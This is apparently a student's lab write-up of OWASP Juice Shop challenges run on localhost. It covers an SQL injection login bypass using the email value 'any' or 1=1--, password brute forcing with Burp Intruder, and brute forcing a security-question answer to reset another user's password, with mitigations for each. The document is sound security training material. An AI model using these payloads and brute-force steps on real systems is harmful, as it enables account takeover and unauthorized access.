


Sql injection

Bug: login to bender

Tools: burpsuite intercept

Steps: take account from the review and try to login with interceptor and then enter the sql injection in the email in interceptor then forward the attack.

Mitigation: remove single quotes or use parameterized queries



ViewHelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Interception onForwardDrop

Request to http://localhost:3000 [127.0.0.1]Open browser

Time	Type	Direction	Method	URL	Status code	Length
19:39:59 13 Dec ...	WS	← To client		http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=moXfKeHtO-7bXpwWAAAR		1
19:40:07 13 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PiOp6j6		
19:40:29 13 Dec ...	HTTP	→ Request	GET	http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PiOp8lk		
19:40:33 13 Dec ...	HTTP	→ Request	POST	http://localhost:3000/rest/user/login		
19:40:33 13 Dec ...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		
19:40:53 13 Dec ...	HTTP	→ Request	GET	http://localhost:3000/rest/user/whoami		

Request

PrettyRawHex

1 POST /rest/user/login HTTP/1.1

2 Host: localhost:3000

3 Content-Length: 40

4 sec-ch-ua-platform: "Windows"

5 Accept-Language: en-US,en;q=0.9

6 sec-ch-ua: "Not_A_Brand";v="69", "Chromium";v="142"

7 sec-ch-ua-mobile: ?0

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

9 Accept: application/json, text/plain, */*

10 X-User-Email: bender@juice-sh.op

11 Content-Type: application/json

12 Origin: http://localhost:3000

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-Mode: cors

15 Sec-Fetch-Dest: empty

16 Referer: http://localhost:3000/

17 Accept-Encoding: gzip, deflate, br

18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss

19 Connection: keep-alive

20

21 {

22 "email": "bender@juice-sh.op",

23 "password": "test"

24 }

Event log (1)All issues

Memory: 159.7MBDisabled

65°F Mostly cloudy

Search

7:41 PM 12/13/2023

localhost:3000/#/score-board?categories=Injection

88 Browse all - Learn [...] Lenovo مبرورات alshabd Connect Flow

You successfully solved a challenge: Login Bender (Log in with Bender's user account.) X

3%
Hacking Challenges

0%
Coding Challenges

3/172
Challenges Solved

2/28 0/23 1/44

0/37 0/26 0/14

Search Difficulty Status Tags

All XSS Observability Failures Improper Input Validation Broken Access Control Unvalidated Redirects Vulnerable Components Broken Authentication Security through Obscurity Insecure Deserialization Miscellaneous Broken Anti Automation Injection Sensitive Data Exposure Security Misconfiguration Cryptographic Issues XXE

1 challenges are unavailable on Windows due to security concerns or technical incompatibility! Hide disabled challenges

Injection

● Login Admin ★★

Log in with the administrator's user account.

Tutorial Good for Demos

With Coding Challenge

↔ 🟢 905

Injection

● Login Jim ★★★

Log in with Jim's user account.

Tutorial With Coding Challenge

↔ 🟢 903

Injection

● Login Bender ★★★

Log in with Bender's user account.

Tutorial With Coding Challenge

↔ 🟢 904

Injection

● Database Schema ★★★

Exfiltrate the entire DB schema definition via SQL Injection.

With Coding Challenge


↔ 🟢 905

Authentication attack

Bug: Password Strength

Tools: Burpsuite Intruder + Common password list

1. Under login, we have the email for the admin from previous SQL injection
admin@juice-sh.op
2. With the password unknown, we send the request to intruder:



3. Using common password list:
<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/best1050.txt>
4. Insert passwords in payload config

SQL Injection – Authentication Bypass Admin:


Tools Used

- Web Browser
 - Used to access the OWASP Juice Shop website and perform login attempts.
- Burp Suite
 - Used to intercept HTTP login requests.
 - Requests were sent to Repeater to modify input values and resend them to the server.

3. Steps to Find the Bug

1. Opened the OWASP Juice Shop website in a web browser.
2. Navigated to the **Login** page.

3. Enabled **Burp Suite Intercept** and attempted to log in with any credentials.



The image shows a login interface on a dark background. At the top, there is a teal header bar. Below it, a dark gray box contains the login form. The form is titled "Login" in white. It has two input fields: "Email*" and "Password*", both containing the text "any". The "Password*" field has a toggle icon (an eye with a slash) to its right. Below the fields, there is a link "Forgot your password?" in green. A teal "Log in" button with a right-pointing arrow icon is positioned below the link. Underneath the button is a checkbox labeled "Remember me". A horizontal line with the word "or" in the center separates this from the bottom section. The bottom section features a green button with the Google "G" logo and the text "Log in with Google".

4. Intercepted the login HTTP request sent by the browser.

The screenshot displays the Burp Suite interface with the 'Intercept' tab selected. The 'HTTP history' pane shows a list of intercepted requests. The selected request is a POST to `http://localhost:3000/rest/user/login` at 21:00:34.13. The 'Request' pane shows the raw HTTP request details, and the 'Inspector' pane shows the request body.

Time	Type	Direction	Method	URL	Status
21:00:33.13	WS	← To client		<code>http://localhost:3000/socket.io/?EIO=4&transport=websocket&sid=bhNAuIczJrkvs6xAAp</code>	
21:00:34.13	HTTP	→ Request	POST	<code>http://localhost:3000/rest/user/login</code>	
21:00:34.13	HTTP	→ Request	GET	<code>http://localhost:3000/rest/user/whoami</code>	
21:00:34.13	HTTP	→ Request	GET	<code>http://localhost:3000/rest/user/whoami</code>	
21:00:39.13	HTTP	→ Request	GET	<code>http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PPSY1R</code>	
21:01:00.13	HTTP	→ Request	GET	<code>http://localhost:3000/socket.io/?EIO=4&transport=polling&t=PP5dBQ</code>	

Request

```
6 Accept: application/json, text/plain, */*
7 sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 sec-ch-ua-mobile: ?0
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=gmb5waq4y1k;rYb1Lm2z2DeAqMcqfwouRpAWVno3vXQg6p5MP6PaEK730v8;
18 code-fixes-component-format=LineByLine
19 Connection: keep-alive
20 {
21   "email": "any",
22   "password": "any"
23 }
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers

5. Sent the intercepted request to **Burp Suite Repeater**.

burpProjectIntruderRepeaterviewhelp

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDec

123 × +

Send

Cancel

<v

>v

⚡ Burp AI

Request

PrettyRawHex

ln

1

POST /rest/user/login HTTP/1.1

2

Host: localhost:3000

3

Content-Length: 32

4

sec-ch-ua-platform: "Windows"

5

Accept-Language: en-US,en;q=0.9

6

Accept: application/json, text/plain, */*

7

sec-ch-ua: "Not_A Brand";v="99", "Chromium";v="142"

8

Content-Type: application/json

9

sec-ch-ua-mobile: ?0

10

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36

11

Origin: http://localhost:3000

12

Sec-Fetch-Site: same-origin

13

Sec-Fetch-Mode: cors

14

Sec-Fetch-Dest: empty

15

Referer: http://localhost:3000/

16

Accept-Encoding: gzip, deflate, br

17

Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=gnB5waq4ylkjrYblLNz2xZDeAqMcqfwouEpAWVnoJvXQg6p9MP8RmEK730v8; code-fixes-component-format=LineByLine

18

Connection: keep-alive

19

20


{

"email": "any",

"password": "any"

}


- Modified the email input in the request to manipulate the backend query logic.



- Forwarded the modified request to the server.

"email": "any' or 1=1--" this is the modified email in the request

- Observed that the application authenticated the session without valid credentials and logged in as an administrator.



4. Mitigation Techniques

- Use prepared statements / parameterized queries.
- Never concatenate user input into SQL queries.
- Implement strong input validation.


Authentication attack:

By brute forcing the security question (resetting password)

TOOLS USED:

- **Burp Suite**
- **Web Browser**

1. Found an email in the reviews.



Green Smoothie

Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99€

Reviews (1) ^

jim@juice-sh.op

Fresh out of a replicator.



Write a review

Review

What did you like or dislike?

2. Found the security question for the account in the forgot password menu.

The image shows a 'Forgot Password' form on a dark background. The form has four main input fields, each with a question mark icon to its right:

- Email***: Contains the text 'jim@juice-sh.op'.
- Security Question***: Contains five dots '.....'.
- New Password***: Contains five dots '.....'.
- Repeat New Password***: Contains five dots '.....'.

Below the 'New Password*' field, there is a warning icon (exclamation mark in a circle) and the text 'Password must be 5-40 characters long.' followed by a character count '5/20'.

Below the 'Repeat New Password*' field, there is a character count '5/20'.

At the bottom of the form, there is a toggle switch labeled 'Show password advice' which is currently turned off. Below the toggle is a horizontal bar with a blue segment on the left and a red segment on the right.

At the very bottom, there is a button with a pencil icon and the text 'Change'.

3. Enabled intercept in burp suit and got the post login request and sent it to the repeater.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A POST request to `/rest/user/reset-password` is shown in the Request pane. The response in the Response pane is a 401 Unauthorized status with a JSON body indicating a wrong answer to a security question.

Request:

```
POST /rest/user/reset-password HTTP/1.1
Host: localhost:3000
Content-Length: 75
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: "Chromium";v="143", "Not A(Brand";v="24"
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: keep-alive

{
  "email": "jim@juice-sh.op",
  "answer": "salma",
  "new": "hello",
  "repeat": "hello"
}
```

Response:

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 94
Date: Sat, 13 Dec 2025 22:41:32 GMT
X-RateLimit-Reset: 1765665773
Content-Type: text/html; charset=utf-8
Content-Length: 34
ETag: W/"22-pKf21LHLRtt7tz87U0fXryovL/s"
Vary: Accept-Encoding
Connection: keep-alive
Keep-Alive: timeout=5

Wrong answer to security question.
```

Inspector:

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 3
- Request headers: 17
- Response headers: 15

Event log (1) | All issues | Memory: 179.3MB of 7.69GB | Disabled

4. Sent it then to the intruder and inserted names in the payload conf
<https://www.ssa.gov/oact/babynames/decades/century.html>

The screenshot shows the Burp Suite Intruder attack results. The table lists 28 requests with various payloads and responses. The response for request 42 (Samuel) is highlighted in blue.

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
28	Edward	401	12			503	Wrong answer to security question.
29	Jeffrey	401	9			503	Wrong answer to security question.
30	Ryan	401	13			503	Wrong answer to security question.
31	Jacob	401	11			503	Wrong answer to security question.
32	Nicholas	401	12			503	Wrong answer to security question.
33	Gary	401	11			503	Wrong answer to security question.
34	Eric	401	13			503	Wrong answer to security question.
35	Jonathan	401	9			503	Wrong answer to security question.
36	Stephen	401	10			503	Wrong answer to security question.
37	Larry	401	10			503	Wrong answer to security question.
38	Justin	401	11			503	Wrong answer to security question.
39	Benjamin	401	9			503	Wrong answer to security question.
40	Scott	401	12			503	Wrong answer to security question.
41	Brandon	401	14			503	Wrong answer to security question.
42	Samuel	200	22			808	("user":{"id":"2","username":"","email":"jim@j...)
43	Gregory	401	17			503	Wrong answer to security question.
44	Alexander	401	11			503	Wrong answer to security question.
45	Patrick	401	10			503	Wrong answer to security question.
46	Frank	401	10			503	Wrong answer to security question.
47	Jack	401	10			503	Wrong answer to security question.
48	Raymond	401	10			503	Wrong answer to security question.
49	Dennis	401	8			503	Wrong answer to security question.
50	Tyler	401	17			503	Wrong answer to security question.
51	Aaron	401	10			503	Wrong answer to security question.
52	Jerry	401	11			503	Wrong answer to security question.
53	Jose	401	16			503	Wrong answer to security question.
54	Nathan	401	10			503	Wrong answer to security question.
55	Adam	401	10			503	Wrong answer to security question.
56	Henry	401	9			503	Wrong answer to security question.
57	Zachary	401	26			503	Wrong answer to security question.
58	Douglas	401	18			503	Wrong answer to security question.
59	Peter	401	23			503	Wrong answer to security question.
60	Noah	401	10			503	Wrong answer to security question.

5. Samuel was the eldest sibling name for the security question

You successfully solved a challenge: Reset Jim's Password (Reset Jim's password via the Forgot Password mechanism with the original answer to his security question.)

Forgot Password

Your password was successfully changed.

Email*

?

Security Question*

?

New Password*

• Password must be 5-40 characters long. 0/20

Repeat New Password*

0/20

Show password advice

0/20

Change

6. And changed the password using the security question.

Mitigation: Avoid Security Questions with Easily Guessable Answers.

SSRF

This is an example of entering a profile picture normally:

User Profile



A ginger and white cat is sitting behind a light-colored desk. In front of the cat is a black laptop, a black mouse on a black mousepad, and a silver laptop. The background is a dark blue chair.

Email:

Username:

File Upload: No file chosen


or

Image URL:

